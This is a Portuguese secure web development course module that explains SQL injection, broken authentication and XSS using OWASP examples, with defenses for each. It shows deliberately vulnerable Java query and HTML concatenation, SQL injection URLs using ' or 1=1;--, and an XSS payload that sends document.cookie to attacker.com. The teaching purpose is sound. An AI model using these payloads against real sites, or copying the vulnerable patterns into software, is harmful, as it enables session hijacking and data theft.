# Módulo VII - Desenvolvimento *Web* seguro

Alex Dias Camargo - alex@apus.digital

APUS Digital

## 1 O que é uma aplicação *Web* segura?

A segurança de aplicações na *Web* é um componente central de qualquer negócio baseado em sua arquitetura. Por esse motivo, a natureza global da *Internet* expõe propriedades da *Web* a ataques de vários locais com diferentes níveis de escala e complexidade. Para uma contextualização geral, a Figura 1 apresenta um modelo simplificado de uma arquitetura *Web* tradicional. Isso servirá como base a fim de que possamos entender os conceitos de ataque e defesa aqui abordados.





Figure 1: Arquitetura *Web* padrão.

Os invasores podem potencialmente usar caminhos diferentes através de uma aplicação *Web* para prejudicar os negócios de uma organização. Cada um desses caminhos representa um risco que pode ou não ser sério o suficiente para exigir atenção, conforme ilustra a Figura 2.





Figure 2: Riscos de uma aplicação *Web*. Adaptado de [1].

De fato, muitas vezes esses caminhos são triviais para serem explorados, porém, em alguns casos, são extremamente difíceis de encontrá-los. A fim de determinar o risco para uma organização, é preciso avaliar a probabilidade associada a cada agente de ameaça, vetor de ataque bem como fraquezas de segurança. Com isso, é possível combiná-lo com uma estimativa do impacto técnico e no negócio. Juntos, esses fatores determinam o risco geral a ser estudado.

Considerando uma linha abrangente, os ataques contra aplicações *Web* variam desde a manipulação direcionada de um banco de dados, até a interrupção da rede em larga escala. Ao final deste Módulo, vamos aprender alguns dos métodos comuns de ataque ou "vetores" comumente explorados. Neste módulo serão abordadas as principais técnicas de defesa, incluindo a segurança de *sites*, sistemas e serviços via *Web*. Para isso, foram escolhidos 3 tipos de ataques à plataformas *Web*, sendo todos elencados no *ranking* da OWASP [1] (*Open Web Application Security Project*), uma fundação sem fins lucrativos que trabalha para melhorar a segurança de *software*.

## 1.1 Injeção de dados (*SQL injection*)

Os ataques de injeção acontecem quando dados não confiáveis são enviados para um interpretador por meio de uma entrada de formulário ou algum outro envio de dados via aplicação *Web*. Por exemplo, um invasor pode inserir uma consulta SQL em um formulário que espera um nome de usuário e senha. Se a entrada do formulário não estiver adequadamente protegida, isso resultará na execução do código SQL ou seja, um ataque de injeção SQL (*SQL injection*). Vejamos os cenários apresentados:

**Cenário 1:** um aplicativo usa dados não validados na construção de uma chamada SQL para listar as contas de um usuário:

```
String query = "SELECT * FROM contas WHERE id = '" +
request.getParameter ("id") + "'";
```

**Cenário 2:** um sistema acadêmico utiliza dados não validados na construção

de uma chamada SQL para exibir o histórico de um aluno:

**String query = "SELECT * FROM alunos WHERE matricula = '" + request.getParameter ("matricula") + "'";**

Nos dois cenários, o invasor pode alterar o valor do parâmetro 'id' ou 'matricula' para enviar um adendo a consulta: or 1 = 1. Por exemplo:

**https://exemplo.com/listarContas.php?id=10 'or 1 '=' 1;--**
**https://exemplo.com/listarAlunos.php?matricula=12345' or 1 = 1;--**

Isso de fato altera o significado de ambas as consultas para retornar todos os registros das tabelas 'contas' e 'alunos', respectivamente. É importante mencionar que alguns ataques mais perigosos podem modificar ou excluir dados, bem como até mesmo invocar procedimentos armazenados.

***Ok, mas como se proteger?*** Esse tipo de ataque pode ser evitado de uma maneira relativamente simples: através da validação dos dados/entradas submetidos pelo usuário. A Figura 3 mostra um exemplo de consulta segura implementado na linguagem de programação PHP.

```php
$stmt = $dbConnection->prepare('SELECT * FROM funcionarios WHERE nome = ?');
$stmt->bind_param('s', $name);
$stmt->execute();
$result = $stmt->get_result();
while ($row = $result->fetch_assoc()) {
    // faça algo com $row
}
```

Figure 3: Consulta SQL protegida. Adaptado de [1].

Nesse contexto, a validação significa rejeitar dados suspeitos bem como a "limpeza" dos mesmos. Além disso, um administrador de banco de dados pode definir controles para minimizar a quantidade de informações que um ataque de injeção pode expor, assim como bloquear requisições de um determinado endereço de IP.

## 1.2 Autenticação quebrada (*Broken Authentication*)

A autenticação é uma funcionalidade primordial nos principais sistemas *Web*, uma vez que há permissões de acesso e exibição de dados dinâmica. Nesse âmbito, a confirmação da identidade e o gerenciamento de sessões do usuário

são fundamentais para que os desenvolvedores se protejam contra ataques relacionados à autenticação. À vista disso, podem haver falhas de autenticação se a aplicação:

- Permite ataques como o preenchimento de credenciais em que o invasor possua uma lista de nomes de usuário e senhas válidos;
- Permite força bruta ou outros ataques automatizados.
- Permite senhas padrão, fracas ou conhecidas, como "12345" ou "admin".

Com o aumento e a facilidade do compartilhamento de informações nos dias atuais, é relativamente fácil o acesso a centenas de milhões de combinações válidas de nome de usuário e senha para preencher credenciais, assim como listas de contas administrativas padrão. Uma boa prática a ser adotada é o uso de um CAPTCHA[1] para impedir tentativas automatizadas de login em contas. No entanto, muitas implementações desta técnica possuem pontos fracos que permitem que seus testes sejam resolvidos implementando força bruta ou inteligência artificial. A Figura 4 exibe um popular CAPTCHA implementado pelo *Google*.





Figure 4: eCAPTCHA v3 do *Google*.

A seguir serão apresentados dois cenários reais de autenticação quebrada (*Broken Authentication*).

**Cenário 1:** a maioria dos ataques de autenticação ocorre devido ao uso contínuo de senhas, muitas vezes fracas, como um único fator. É recomendado que os programas não usem essas práticas, mas sim, utilizem uma autenticação multifator (SMS, token, etc).

**Cenário 2:** o tempo limite da sessão da aplicação não está definido corretamente. Um usuário usa um computador público para acessar um aplicativo. Em vez de selecionar "sair", o usuário simplesmente fecha a guia do navegador e se afasta. Um invasor usa o mesmo navegador uma hora depois e o usuário ainda está autenticado.

*Ok, mas como se prevenir?* Sempre que possível, implemente uma autenticação multifator para impedir ataques automatizados, de preenchimento de credenciais, força bruta e reutilização de credenciais roubadas. Não envie ou implante credenciais padrão, principalmente para usuários administrativos.

[1] um acrônimo da expressão "*Completely Automated Public Turing test to tell Computers and Humans Apart*"

Também, implemente verificações de senha fraca, como testar senhas novas ou alteradas em uma lista de piores senhas[2].

## 1.3 Injeção de código (*Cross-Site Scripting*)

O *Cross-Site Scripting* (XSS) consiste em modificar valores que a aplicação *Web* usa para enviar variáveis entre duas páginas. Um clássico exemplo é fazer com que através de uma página seja executado alertas *JavaScript*. O XSS é o segundo problema mais predominante no *ranking* OWASP. Algumas ferramentas permitem encontrar problemas de XSS automaticamente, principalmente em tecnologias populares como PHP, J2EE/JSP e ASP.NET. O impacto do XSS pode ter gravidade moderada como a alteração via DOM ou, ainda, grave para XSS armazenado. Na segunda opção, com opções de execução remota de código no navegador da vítima, roubo de credenciais, sessões ou entrega de *malware* à vítima.

Existem duas principais formas de XSS, geralmente direcionadas aos navegadores dos usuários:

- **XSS refletido:** a aplicação ou API inclui uma entrada de usuário não validada e sem escape como parte da saída HTML. Um ataque bem sucedido pode permitir que o invasor execute códigos HTML e *JavaScript* arbitrário no navegador da vítima. Normalmente, o usuário precisa interagir com algum *link* malicioso que aponte para uma página controlada pelo invasor, como *sites* maliciosos ou anúncios.
- **XSS armazenado:** a aplicação ou API armazena entradas não autorizadas do usuário que são visualizadas posteriormente por outro usuário ou administrador. O XSS armazenado é frequentemente considerado um risco alto contra a segurança.

Os ataques XSS típicos incluem roubo de sessão, aquisição de conta, substituição ou desfiguração do DOM (como painéis de login de *trojan*), ataques contra o navegador do usuário, como *downloads* de *software* malicioso e outros ataques do lado do cliente. Vamos analisar um cenário prático de ataque:

**Cenário 1:** uma aplicação *Web* usa dados não confiáveis na construção do seguinte *snippet* HTML, sem validação ou escape:

```
(String) pagina += "<input name='cartaocredito' type='TEXT' value='" + request.getParameter("CC") + "' >";
```

O invasor modifica o parâmetro "CC" no navegador para:

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'
```

[2]https://en.wikipedia.org/wiki/List_of_the_most_common_passwords

Esse ataque faz com que o ID da sessão da vítima seja enviado ao *site* indicado, permitindo ao invasor sequestrar a sessão atual do usuário.

*Grave, né?! É possível me defender?* Felizmente, o escape de dados de solicitação HTTP não confiáveis com base no contexto da saída HTML (corpo, atributo, *JavaScript*, CSS ou URL) geralmente resolverá as vulnerabilidades XSS refletidas e armazenadas.


## 2 Considerações finais

Nas inúmeras aplicações *Web* desenvolvidas atualmente, os invasores precisam obter acesso a apenas algumas contas ou apenas uma conta de administrador para comprometer o sistema. Dependendo do domínio do aplicativo, isso pode permitir lavagem de dinheiro, fraude de segurança social e roubo de identidade ou a divulgação de informações altamente confidenciais protegidas por lei. Em resumo, os principais padrões e abordagens de desenvolvimento seguro são:

- Validar as entradas de todas as fontes de dados externas, incluindo arquivos controlados pelo usuário.
- Projetar a aplicação para implementar políticas de segurança.
- Ter uma defesa em camadas com múltiplas estratégias. Se uma entrada não impedir uma vulnerabilidade, a próxima camada de defesa deve fazer.

Caso você queira aprender mais sobre os tópicos aqui abordados, há uma série de vídeos no *Youtube* muito interessante (em português).

**Segurança em aplicações *web: OWASP Top Ten.***
https://bit.ly/2KyTI8g




## References


[1] Top OWASP. Top 10-2017. *The Ten Most Critical Web Application Security Risks. OWASP$^{TM}$ Foundation. The free and open software security community. URL: https://www.owasp.org*, 2017.